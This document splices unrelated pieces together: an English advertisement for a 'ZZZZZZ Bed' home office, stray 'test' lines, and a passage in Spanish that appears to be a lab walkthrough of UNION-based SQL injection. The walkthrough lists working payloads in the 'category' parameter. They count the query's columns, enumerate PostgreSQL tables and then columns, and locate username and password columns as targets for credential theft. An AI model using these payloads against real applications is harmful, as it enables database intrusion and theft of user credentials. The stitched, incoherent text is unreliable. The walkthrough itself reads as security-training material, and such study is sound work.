

We are delighted to introduce you to our new, state of the art, home office. ZZZZZZ Bed is a revolutionary space-saving concept for those of you struggling to fit everything into your tiny home. But it's not just about its useful integration in your existing room, it's also about the convenience it offers in your work and life time. Picture this, you are halfway through your working day and it's time for a well-earned nap. You will be able to save time by moving your work to one side, you lie back and drift off without interrupting the natural flow of the day. When you've had your power nap, and are ready to get back to it everything is there waiting for you. Nothing can offer you a work-life balance like the ZZZZZZ bed can. Sleep in comfort when you need to, whatever time of day it is. Wake up and your work any time sleep is getting the better of you, your office will always be at your fingertips. Call us today for a free quote and to discuss any of our innovative add-ons you will wonder how you ever lived without

test

test

Se introdujo el payload `Accessories'+union+select+'test','test2'--` en el parámetro `category` de la barra de direcciones. La aplicación procesó la solicitud exitosamente y renderizó la página web con normalidad, mostrando el payload en el encabezado.

La ausencia de errores al ejecutar este payload confirma de manera concluyente que la consulta original devuelve exactamente dos columnas y que ambas son compatibles con tipos de datos de texto (string).




test

test2

Se introdujo el payload `Accessories'+union+select+username,password+from+users--` en el parámetro `category` de la barra de direcciones. Se buscó extraer información de las columnas `username` y `password` pertenecientes a una tabla denominada `users`. El aplicativo web devolvió una pantalla de "Internal Server Error".


La aparición del error interno indica que la consulta no pudo ejecutarse con éxito. Esto comprueba que la tabla `users` o las columnas solicitadas no existen con esa nomenclatura exacta, o bien, que la sintaxis requiere un formato específico de acuerdo al motor de base de datos subyacente (ajeno a Oracle).



Se procedió a inyectar el payload `Accessories'+UNION+SELECT+table_name,NULL+FROM+information_schema.tables--` dentro del parámetro `category`. Este vector tiene como objetivo consultar la vista estándar `information_schema.tables` para listar las tablas del sistema.

El aplicativo procesó la inyección correctamente y desplegó en la interfaz web el listado de las tablas alojadas en la base de datos, revelando esquemas propios de PostgreSQL como `pg_partitioned_table` y `user_defined_types`.

La ejecución exitosa permitió la enumeración de la estructura de la base de datos. Durante la revisión del listado obtenido, se logró identificar una tabla de interés con nomenclatura dinámica denominada `users_pzmrci`, la cual representa el nuevo objetivo para la subsecuente extracción de credenciales.




users_pzmrci

Se introdujo el payload `Accessories'+UNION+SELECT+column_name,NULL+FROM+information_schema.columns+WHERE+table_name='users_pzmrci'--` en el parámetro `category` de la barra de direcciones. El objetivo de este vector es extraer los nombres de las columnas que conforman la tabla descubierta en la fase anterior. El aplicativo procesó la solicitud de manera exitosa, renderizando la página web sin errores y mostrando la consulta inyectada en la cabecera principal. La ejecución de la consulta permitió listar las columnas de la tabla objetivo directamente en la interfaz. Durante la revisión de los datos reflejados, se lograron identificar tres columnas críticas con sufijos dinámicos: `username_nxsyjv`, `password_xahxik` y `email`. Este hallazgo revela la estructura interna exacta que se requiere para formular la extracción definitiva de credenciales de usuario.



`username_nxsyjv`

`password_xahxik`



